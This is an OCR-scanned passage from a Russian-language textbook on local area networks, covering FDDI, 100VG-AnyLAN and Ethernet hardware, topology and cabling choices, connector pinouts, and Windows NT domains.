- достаточно большие затраты, связанные с дорогостоящим оборудованием;
- сложность монтажа и модернизации;
- довольно низкая скорость передачи данных.




Рис. 3.4. Сеть Token Ring характеризуется высокой степенью надежности

Сети FDDI

Локальные сети этого типа изначально ориентировались на использование оптоволоконного кабеля в качестве среды передачи данных (Fiber Distributed Data Interface, распределенный оптоволоконный интерфейс передачи данных). Стандарт ANSI, разработанный для этих сетей, изначально оговаривал скорость передачи данных 100 Мбит/с. Топология сети моделируется *двойным кольцом* (внешнее кольцо именуется первичным, а внутреннее — вторичным).

В обычном режиме функционирования сети осуществляется передача данных по первичному кольцу. Если же имеет место сбой, передачу данных "берет на себя" внутреннее кольцо, при этом направление передаваемых данных реверсируется.

Типичный вид сети FDDI показан на рис. 3.5.




Рис. 3.5. Сеть FDDI

В сетях этого типа применяется маркерный метод доступа, который определен стандартом IEEE 802.5 Token-Ring. Преимущества, предоставляемые отказоустойчивой топологией, суммируются с преимуществами, обеспечиваемыми оптоволоконным кабелем. В результате сети FDDI обеспечивают впечатляющие технические характеристики. В частности, общая длина сетевого кольца может достигать 20 км, а в состав сети могут входить до 500 узлов (компьютеры и другие сетевые компоненты). Однако при этом через каждые 2 км следует устанавливать повторитель, поскольку используемый в этих сетях многомодовый оптоволоконный кабель характеризуется достаточно высоким коэффициентом затухания (11 дБ). Если же применяется одномодовый оптоволоконный кабель, максимальная длина кольца может достигать 100 км, а расстояние между соседними сетевыми компьютерами ограничивается величиной 45 км. Таким образом, сеть подобного типа может служить в качестве магистрали, образующей основу сетевой архитектуры большого города.

Основные преимущества, обеспечиваемые сетями FDDI:

- высокая пропускная способность;
- устойчивость к сбоям и повреждениям;
- нечувствительность к электромагнитным помехам;
- высокая степень защищенности передаваемых данных;
- низкое затухание сигнала.

Как известно, "даже на Солнце есть пятна", поэтому и сетям FDD1 также присущи некоторые недостатки:

- высокая стоимость установки и модернизации сетей;
- относительно большое затухание сигнала, не позволяющее использовать эту технологию для формирования глобальных сетей.

Существует разновидность сети FDDI, ориентированная на работу со стандартным медным кабелем. Она называется CDDI (Copper Distributed Data Interface, распределенный медный интерфейс передачи данных). Сетям этого типа изначально присуши худшие характеристики (по сравнению с сетями FDDI), поэтому они не получили широкого распространения. Так, расстояние между узлами не превышает 100 м. Главным достоинством является низкая стоимость кабеля витой пары категории 5, используемого для прокладки подобных сетей, но в данном случае "овчинка выделки не стоит".

Сети 100VG-AnyLAN

Сети этого типа появились сравнительно недавно. Архитектурные решения принадлежат фирмам Hewlett-Packard и IBM и описаны в стандарте IEEE 802.12. При разработке этих сетей ставилась цель удешевить сетевую аппаратуру и сделать ее совместимой с остальными типами локальных сетей. Надо отдать должное разработчикам: результат получился достаточно неплохим. Стоимость сетевой аппаратуры, применяемой для построения сетей этого типа, не менее чем в два раза превышает стоимость сетевого оборудования для сетей "популярного" стандарта 10BaseT. В качестве среды передачи данных применяется четыре кабеля неэкранированной витой пары (категория 3, 4 и 5), два кабеля экранированной витой пары или оптоволоконный кабель.

Топология сети — звездообразная с одним центральным концентратором. Скорость передачи данных равна 100 Мбит/с, причем обеспечивается совместимость на уровне сетевых пакетов с двумя самыми распространенными сетями (Ethernet и Token Ring).

Обмен данными в сети управляется централизованным образом (с помощью интеллектуального концентратора), что исключает какие-либо коллизии между переда-

ваемыми пакетами данных. Максимальная длина отдельного сетевого кабеля составляет 100 м (в случае применения кабеля неэкранированной витой пары категории 3), 150 м (неэкранированный кабель витой пары категории 5 и экранированный кабель) и 2 км (оптоволоконный кабель).

Буквы AnyLAN (любая сеть) в названии сетевого стандарта означают совместимость сети с двумя наиболее распространенными локальными сетями (Ethernet и Token Ring).

На рис. 3.6 показана типичная сеть 100VG-AnyLAN.




Рис. 3.6. Типичная сеть 100VG-AnyLAN

Основные преимущества, обеспечиваемые в сетях lOOVG-AnyLAN:

- относительно высокая скорость передачи данных;
- совместимость с сетями Ethernet и Token Ring;
- централизованное управление обменом данных.

Недостатки сетей этого типа, которые связаны с их "гибридной" природой, перечислены ниже:

- достаточно высокая стоимость оборудования (интеллектуальные концентраторы);
- » для подключения к локальным сетям других типов требуется коммутатор, что приводит к дополнительному росту расходов;
- среда передачи данных (витая пара) обладает высокой чувствительностью к электромагнитным помехам.

Далее вы ознакомитесь с описанием сетевой аппаратуры, применяемой для построения локальных сетей Ethernet и lOOVG-AnyLAN.

Сетевая аппаратура Ethernet и Fast Ethernet

Сетевое оборудование, используемое в сетях Ethernet, выпускается большим числом производителей и характеризуется разнообразием. В сетях этого типа применяются сетевые адаптеры, повторители, концентраторы, коммутирующие концентраторы, а

также маршрутизаторы и мосты. Здесь мы вкратце остановимся на описании основных компонентов (более подробные сведения будут изложены в следующей главе).

Самым важным представителем категории сетевой аппаратуры является сетевой адаптер (Network Interface Card, **NIC).** Этот компонент служит "посредником" при обмене данными между компьютером и локальной сетью. В настоящее время применяются адаптеры, совместимые с шиной **PCI,** причем номера прерываний и портов выбираются автоматически (пресловутый Plag-and-Play), хотя иногда это приводит к появлению определенных проблем при настройке. Типичный сетевой адаптер показан на рис. 3.7.




Рис. 3.7, Сетевой адаптер 100BaseTX

Каждый сетевой адаптер ориентирован на определенный тип сети Ethernet, хотя бывают и комбинированные адаптеры (например, 10Base2 и 10BaseT).

Концентраторы применяются для построения сетей lOBaseT и 100BaseI. В их функции входит обнаружение и устранение типичных сбоев, имеющих место при передаче данных, управление передаваемыми данными, а также объединение отдельных сегментов сетей. Различают пассивные и активные концентраторы. *Активный* концентратор реализует усиление передаваемого сигнала. *Пассивный* концентратор (или хаб) просто передает сигнал, а также выполняет функции по согласованию входных сопротивлений для различных сетевых сегментов. Концентраторы различаются количеством сетевых портов. Именно от этого показателя зависит их иена (причем наблюдается нелинейный характер этой зависимости).

Внешний вид типичного концентратора приводится на рис. 3.8.




Рис. 3.8. Концентратор фирмы 3COM

Маршрутизаторы и *мосты* служат для объединения разнородных сетей.

Сетевая аппаратура 100VG-AnyLAN

Особенность данной сетевой аппаратуры — применение *интеллектуального* центрального концентратора. Интеллектуальный характер концентратора проявляется в том, что он осуществляет непрерывный контроль запросов, поступающих всем портам. Концентратор принимает сетевые пакеты, а затем адресует их компьютерам-адресатам, но при этом никакой внутренней обработки информации не производится (деятельность концентратора носит пассивный характер).

Каждый из концентраторов сети 100VG-AnyLAN может настраиваться на работу с пакетами, имеющими формат Ethernet или Token Ring. При этом не допускается одновременная работа с пакетами обоих форматов. Если же имеются "разноформатные" сетевые сегменты, для их объединения используются мосты.

Каждый порт концентратора может переключаться в один из двух рабочих режимов:

- обычный режим: каждому сетевому компьютеру пересылаются адресованные ему пакеты;
- режим мониторинга: сетевому компьютеру пересылаются все пакеты, полученные концентратором (этот режим позволяет контролировать работу всей сети).

Запросы, передаваемые в сети 100VG-AnyLAN, обладают двумя уровнями приоритета:

- обычный уровень приоритета: используется обычными приложениями;
- высокий уровень приоритета: применяется приложениями, требующими быстрого обслуживания.

Вполне естественно, что запросы с высоким уровнем приоритета обслуживаются раньше, чем запросы с низким уровнем. Если количество высокоприоритетных запросов слишком велико, часть запросов с низким приоритетом переводится в категорию высокоприоритетных.

На рис. 3.9 показан порядок обслуживания запросов, поступающих от разных сетевых компьютеров.




Рис. 3.9. Обслуживание запросов иа разных уровнях сети 100VG-AnyLAN

Остальная сетевая аппаратура будет такой же, как и в сетях Ethernet и Fast Ethernet.

Резюме

Итак, мы ознакомились с основными теоретическими положениями, в соответствии с которыми функционируют локальные сети. Были рассмотрены различные типы локальных сетей и присущих им топологий, приведены основные сведения о сетевой аппаратуре, применяемой для построения сетей. Изложенного объема сведений вполне достаточно для перехода к следующему этапу работы — проектированию и практической реализации локальной сети. Решению возникающих при этом разноплановых вопросов посвящена часть II данной книги.

Контрольные вопросы

1. Какой тип сети может применяться для формирования городской сети?
   а) Ethernet;
   б) Fast Ethernet;
   в) Gigabit Ethernet;
   г) FDDI;
   д) 100VG-AnyLAN.
2. В каких сетях применяются интеллектуальные концентраторы?
   а) Ethernet;
   б) Fast Ethernet;
   в) Gigabit Ethernet;
   г) FDDI;
   д) 100VG-AnyLAN.
3. Где используется технология маркерного доступа?
   а) Ethernet;
   б) Fast Ethernet;
   в) Gigabit Ethernet;
   г) FDDI;
   д) 100VG-AnyLAN.

ПРОЕКТИРОВАНИЕ И РЕАЛИЗАЦИЯ СЕТИ

В этой части...

Проектирование локальной сети
Монтаж сети
Администрирование сети
Защита сети

Глава 4

Проектирование локальной сети

В этой главе...

- Выбор архитектуры сети, среды передачи данных и топологии локальной сети
- Выбор типа сетевого оборудования
- Выбор сетевого программного обеспечения
- Проектирование конфигурации и разводки сети
- Резюме

Итак, мы ознакомились с основными теоретическими положениями, имеющими отношение к локальным вычислительным сетям. Теперь наступило время перейти к практике, которая, как говорили классики, является критерием истины. И начинать следует с определения целей, для решения которых предполагается использовать будущую сеть. Краткий обзор основных направлений использования локальной сети приводится в следующем разделе,

Выбор архитектуры сети, среды передачи данных и топологии локальной сети

Локальные сети имеют множество применений, причем, в зависимости от конкретного назначения, варьируется сетевое оборудование, топология локальной сети, а также сетевая операционная система. Как правило, локальные сети применяются в разного рола организациях, когда требуется объединять компьютеры и различные периферийные устройства в целях оптимального их использования. Ниже кратко перечислены основные сферы применения локальных сетей.

Назначение локальных сетей

Локальные сети чаше всего предназначаются для объединения компьютеров и периферийных устройств, находящихся в офисах и производственных цехах (сети этой категории будут рассмотрены в дальнейшем подробнее). Сети, предназначенные для выполнения игровых и учебных задач, можно отнести к первой категории.

Локальные офисные сети объединяют компьютеры, на которых выполняется обработка текстовых (и графических) данных, *распределенные вычисления* (т.е. работа с сетевыми программами), а также обращение к базам данных. Компьютеры в сети обладают равными правами, поэтому пользователь одного компьютера может обращаться к вычислительным ресурсам другого компьютера. В небольших по размеру сетях

(когда количество сетевых компонентов не превышает десяти) обычно используется *одноранговая* организация. В одноранговых сетях отсутствует *выделенный сервер,* а регулирование доступа к различным вычислительным ресурсам осуществляется путем предоставления отдельным пользователям *прав доступа.* В качестве сетевой операционной системы обычно применяется Windows 95/98/Me, хотя построение подобной сети возможно и на основе более "продвинутых" операционных систем (например, Windows 200Q/XP). Одноранговые сети идеальны в случае ограниченного количества компьютеров и при выполнении несложных задач (совместное использование файлов и принтеров). К недостаткам этого решения можно отнести слабую зашишенность самой сети, а также резкое падение быстродействия при увеличении количества составляющих сетевых компонентов.

В случае, когда возможностей одноранговых сетей явно недостаточно, может быть организована сеть с выделенным сервером, который называется *файл-сервером.* В качестве сервера применяется сетевой компьютер, обладающий достаточным объемом оперативной и дисковой памяти. Учитывая быстроту технического прогресса и относительную дешевизну аппаратных компонентов, рекомендуется остановиться на величине в 256 Мбайт (для оперативной памяти) и 120 Гбайт (для дисковой памяти). Эти ресурсы могут расцениваться как достаточные в случае организации небольшой локальной сети, когда количество компьютеров не превышает 15—20. В силу того, что степень надежности современных микросхем памяти достаточно высока, в большинстве случаев можно ограничиться обычной памятью (разумеется, лучше остановиться на памяти от таких брэндов, как Samsung, Kinston и т.д.) В особо ответственных ситуациях выбирают память с дополнительным чипом проверки четности (ECC-коррекция). Принцип работы памяти с проверкой четности проиллюстрирован на рис. 4.1.




Рис. 4.1. Функционирование памяти с проверкой четности

Еше совсем недавно рекомендации специалистов сводились к одному: следует выбирать жесткие диски SCSI, поскольку EIDE-диски обладают недостаточной степенью надежности. Подобные рекомендации в настоящее время уже неактуальны, так как современные диски с интерфейсом E1DE обладают столь высокими показателями быстродействия и надежности, что превосходят диски стандарта SCSI-II, широко распространенные в недавнем "серверном прошлом". К тому же EIDE-диски характеризуются низкой ценой, зачастую не превышающей "порог" в 100 долларов.

В особо ответственных случаях диски можно объединять в RAID-массивы, руководствуясь принципом избыточного резервирования. При этом наиболее высокую степень надежности обеспечивает технология RAID-5 (даже при выходе из строя отдельного диска сервер продолжает работу). Типовой контроллер RAID-5 изображен на рис. 4.2.

Далее кратко остановимся на выборе архитектуры и топологии локальной сети, предназначенной для использования в офисе. Также рассмотрим методы выбора оптимальной среды передачи данных.




Рис. 4.2. Типовой контроллер **RAID-5**

Выбор топологии локальной сети

В первой части книги (глава 1) были представлены наиболее распространенные топологии локальных сетей. Теперь рассмотрим некоторые практические вопросы.

Существует три разновидности топологии локальной сети: кольцевая (ring), шинная (bus) и звездообразная (star). Конкретный выбор напрямую связан с предназначением будущей сети.

В табл. 4.1 приводятся сравнительные характеристики каждой отдельной сетевой топологии.

Таблица. 4.1. Сравнительные характеристики топологий локальных сетей

Свойство сети	Шинная топология	Кольцевая топология	Звездообразная топология
Себестоимость расширения сети	Средняя	Средняя	Низкая
Подключение новых сетевых компьютеров	Пассивное	Активное	Пассивное
Отказоустойчивость	Высокая	Низкая	Низкая
Максимальные размеры сети	Ограничены	Практически не ограничены	Практически не ограничены
Защита от несанкционированного подключения	Незначительная	Хорошая	Хорошая
Стоимость подключения	Высокая	Несущественная	Несущественная
Характеристики системы при высоких нагрузках	Плохие	Удовлетворительные	Хорошие
Передача данных в реальном режиме времени	Плохая	Удовлетворительная	Хорошая
Разводка кабеля	Хорошая	Удовлетворительная	Хорошая
Характеристики обслуживания	Среднее	Среднее	Отличное

Для организации офисных сетей чаще всего применяется звездообразная топология. Кольцевая топология используется в магистральных локальных сетях либо в сетях, включающих мэйнфреймы. Шинная топология находит свое применение в учебных сетях, а также в тех случаях, когда требуется организовать временную сеть, допускающую быстрое и "безболезненное" изменение конфигурации.

Выбор среды передачи данных

В качестве среды передачи данных в локальной сети чаше всего используют кабель (оптоволокно или традиционный медный кабель). Применяют также бескабельные среды передачи данных (радиоканал или инфракрасный канал), хотя они не получили столь широкое распространение. При выборе среды передачи данных для локальной сети принимаются во внимание следующие факторы:

- стоимость монтажа и дальнейшего обслуживания;
- скорость передачи данных;
- наличие ограничений на дальность передаваемых данных (без учета использования повторителей сигнала);
- безопасность передаваемой информации.

Чаше всего в качестве среды передачи данных используется витая пара (обычно неэкранированная категории 5). В данном случае затраты будут минимальными, хотя этому решению присуши свои недостатки, главный из которых заключается в слабой помехозащищенности. Зато эти недостатки окупаются простотой монтажа кабельной системы. Вообще говоря, недостаточная помехозащищенность имеет значение в производственных локальных сетях, когда кабели подвержены действию интенсивных электрических помех. Подобная ситуация нехарактерна для большинства локальных офисных сетей, где витая пара — оптимальный вариант. Иногда влияние помех можно снизить с помощью экранированной витой пары, хотя подобное решение достаточно дорогостоящее.

Альтернативой витой паре в условиях высокого уровня помех, а также при монтаже длинных сетевых сегментов без использования повторителей является коаксиальный кабель. Различают два вида коаксиального кабеля ("тонкий" и "толстый"). Применение "толстого" кабеля обеспечивает монтаж сетевого сегмента без повторителей, длина которого достигает 500 метров (глава 1). Коаксиальный кабель весьма дорог, к тому же его монтаж (особенно "толстого" кабеля) достаточно сложен. В настоящее время применение этого типа кабеля ограниченно.

Наиболее дорогостоящими являются оптоволоконные кабели. Этот вид среды передачи данных абсолютно нечувствителен к внешним наводкам, а скорость передачи данных достигает нескольких Гбайт/с. Затухание сигнала является минимальным, благодаря чему максимальная дальность передачи информации (без применения повторителей) достигает 50 км. Выбор этого типа кабеля целесообразен при монтаже локальной сети в среде с высоким уровнем электромагнитных помех, а также при организации магистральных сетей (сети FDDI), передающих данные между отдельными локальными сетями.

Бескабельные среды передачи данных используются в случае, когда невозможен монтаж обычного кабеля либо требуется обеспечить мобильность сетевых компьютеров. Достаточно часто бескабельное подключение применяется в комбинации с обычным кабельным подключением. Например, к одному из компьютеров локальной сети может подключаться ноутбук с целью передачи информации по инфракрасному каналу связи. Теперь рассмотрим проблемы, связанные с выбором типа сетевого оборудования.

Выбор типа сетевого оборудования

Подключение компьютера к сети обеспечивается с помощью *сетевого адаптера* (сетевой карты). Сетевые адаптеры, как правило, устанавливаются в свободные слоты на материнской плате компьютера (обычно в слоты PCI). Каждый сетевой адаптер

оборудован собственным процессором, а также гнездом для микросхемы ПЗУ удаленной загрузки. Эта микросхема обеспечивает загрузку ОС для клиентского сетевого компьютера, что позволяет исключить установку операционной системы на этом компьютере. Сетевые адаптеры стандарта PCI обычно безджамперные, а разрешение конфликтов между прерываниями и распределение системных ресурсов обеспечивается с помощью технологии Plug and Play. Некоторые сетевые адаптеры комбинированные (коаксиал и витая пара), однако большинство рассчитаны на определенную топологию локальной сети. Сетевой адаптер стандарта Fast Ethernet изображен на рис. 4.3.




Рис. 4.3. Сетевой адаптер 10/100Мбит/с

Цены на сетевые адаптеры снижаются согласно закону геометрической прогрессии (адаптер сети IOBase2 теперь можно приобрести по цене 5 долларов, а цена адаптера Fast Ethernet 10/100 Мбит/с зачастую не превышает 10 долларов). Конечно, эти цены относятся к устройствам из класса "noname", хотя характеристики адаптеров позволят создавать рабочую локальную сеть.

В процессе установки сетевого адаптера в компьютер следует позаботиться о наличии драйвера (обычно входит в комплект поставки или предлагается операционными системами семейства Windows 9X/2000). Работа сетевого адаптера невозможна без установки протоколов NetBEUI (как минимум) и TCP/IP (в случае, если локальная сеть имеет выход в Internet).

При установке устаревших сетевых адаптеров (ISA), которые не поддерживают Plug and Play, следует позаботиться о настройке прерываний (IRQ) и адресов ввода-вывода. Здесь важно избегать конфликта с другими аппаратными устройствами. Если вы работаете с операционными системами из семейства Windows 9X/200, проверка значений этих параметров осуществляется с помощью аплета System (Система) из панели управления. На рис. 4.4 приводится типичный вид окна этого апплета для сетевого адаптера Fast Ethernet 10/100 Мбит/с.

Оборудование для сетей на витой паре

Дальнейший состав выбираемого оборудования зависит от типа локальной сети. К примеру, если вы решили установить локальную сеть звездообразной топологии, причем в качестве среды передачи данных используется витая пара, наиболее важным компонентом такой сети будет концентратор (хаб). Как правило, концентраторы поддерживают 8, 12, 16 или 24 сетевых порта. От количества поддерживаемых портов существенно зависит цена концентратора, поэтому следует остановиться на разумном компромиссе. Все концентраторы поддерживают индикацию состояния сети (обмен данными, наличие конфликтов и т.д.) и нуждаются в источнике электропитания. Внешний вид типичного концентратора приводится на рис. 4.5.





Рис. 4.4. Значение прерывания и адреса ввода-вывода для адаптера SURECOM EP-320X-R

Возможно объединение концентраторов, в результате чего образуются каскадные структуры. Соединение концентраторов с компьютерами и другими концентраторами возможно с помощью разъемов RJ-45, напоминающих обычные "телефонные" разъемы типа RJ-11. Внешний вид подобного разъема приводится на рис. 4.6.



Рис, 4.5. Типичный 12-портовый концентратор




Рис. 4.6. Типичный разъем типа RJ-45

Расположение контактов разъемов будет различным в следующих двух случаях:

- обычный режим: подключение кабеля, ведущего к сетевому адаптеру;
- режим каскадирования: подключение кабеля, ведущего к другому концентратору (в этом случае формируется каскадная структура, позволяющая увеличить количество подключаемых сетевых компьютеров без применения дорогих многопортовых концентраторов).

Расположение контактов разъема RJ-45 для каждого из описанных режимов приводится в табл. 4.2.

Таблица 4.2. Разводка контактов разъема RJ-45

Номер контакта	Обычный режим	Режим каскадирования
1	TD+(передача)	RD+(прием)
2	TD-(передача)	RD-(прием)
3	RD+(прием)	TD+(передача)

Окончание табл. 4.2

Номер контакта	Обычный режим	Режим каскадирования
4	не используется	не используется
5	не используется	не используется
6	RD-(прием)	TD-(передача)
7	не используется	не используется
8	не используется	не используется

Оборудование для сетей на коаксиале

В главе 1 вкратце рассматривались сети, построенные на основе коаксиального кабеля ("толстый" и "тонкий" Ethernet). Соединение "тонкого" коаксиала с сетевыми адаптерами осуществляется с помощью разъемов и тройников байонетного типа (BNC-разъемы). Существуют ограничения для "тонкого" Ethernet (длина сетевого сегмента ограничена величиной 185 м) и для "толстого" Ethernet (длина сетевого сегмента ограничена величиной 500 м). Каков же выход из сложившейся ситуации?

Наиболее простой выход заключается в использовании так называемых *повторителей сигнала* (репитеров). Благодаря этим устройствам максимальная длина сети возрастает до 925 м (185×5, поскольку количество повторителей в сети не может превышать 4). Подключение сетевых сегментов к повторителю осуществляется с помощью Т-образных коннекторов, причем к одному концу коннектора подключается сетевой сегмент, а ко второму — терминатор. На рис. 4.7 вы можете видеть типичный повторитель сигнала.




Рис. 4.7. Повторитель, используемый для увеличения размеров локальной сети

Если повторители применяются в сети "толстый" Ethernet, максимальная длина сети возрастает до 2,5 км. Подключение репитеров к кабелю в этом случае выполняется с помощью промежуточного устройства, называемого *трансивером*, при этом используется 15-контактный AUI-разъем. На рис. 4.8 показан типичный трансивер.

Простейший повторитель снабжен двумя разъемами (AUI или BNC), к которым подключаются сетевые сегменты. Более сложные повторители снабжены большим количеством разъемов, благодаря чему становится возможным подключение большего количества сетевых сегментов.

Рис. 4.8. Типичный трансивер




Рис. 4.9. Разъем AUI

На рис. 4.9 показан разъем AUI.

В табл. 4.3 описывается разводка контактов разъема AUI.

Таблица 4.3. Разводка контактов разъема AU1

Номер контакта	Сигнал
1	Контроль: вход (экран)
2	Контроль: вход (Control in)
3	Передача данных (Transmit Data)
4	Прием данных (экран)
5	Прием данных (Receive Data)
6	Общий провод питания (+12 В)
7	Контроль: выход (Control Out)
8	Контроль: выход (экран)
10	Передача данных (возврат)
11	Передача данных (экран)
12	Прием данных (возврат)
И	Питание (экран)
15	Контроль: выход (Control Out)

Теперь рассмотрим вопросы, связанные с выбором сетевого программного обеспечения.

Выбор сетевого программного обеспечения

Итак, вы выбрали подходящие архитектуру и топологию сети, подобрали необходимые сетевые компоненты, теперь время подумать над выбором подходящей операционной системы. Как правило, выбор сетевой операционной системы определяется структурой локальной сети (одноранговая или с выделенным сервером). Простейшие одноранговые сети обычно основываются на операционных системах Windows 95/98/XP (эти ОС не рассматриваются как сетевые, хотя им присуща поддержка сетей). Для сетей с выделенным сервером обычно выбираются сетевые ОС Windows NT 4/2000, UNIX или NetWare (эти операционные системы могут применяться также для построения одноранговых локальных сетей). В следующих разделах приводится краткий обзор наиболее распространенных сетевых операционных систем.

Сети Windows NT/2000

В сетях этой категории базовой структурной единицей считается домен. Согласно определению, *домен* — это группа компьютеров и их пользователей, образующих единую структуру, которая подвергается администрированию.

В каждом домене выделяется так называемый *контроллер домена:* компьютер, выполняющий функции сервера идентификации пользователей. Контроллеры доменов делятся на *первичные* и *резервные.* На первичных контроллерах доменов хранится база данных SAM, а на резервных — копии базы данных SAM, которым присвоены атрибуты "только для чтения".

Каждому пользователю сетей Windows NT/2000 присваивается *учетная запись,* включающая сведения, которые требуются для идентификации этого пользователя. Учетные записи определяют *права доступа* пользователей к сетевым ресурсам. Управление учетными записями в Windows NT 4 осуществляется с помощью утилиты User Manager for Domains. В Windows 2000 задачи администрирования выполняются с помощью консоли управления Microsoft (Microsoft Management Console, MMC). Экран консоли MMC показан на рис. 4.10.

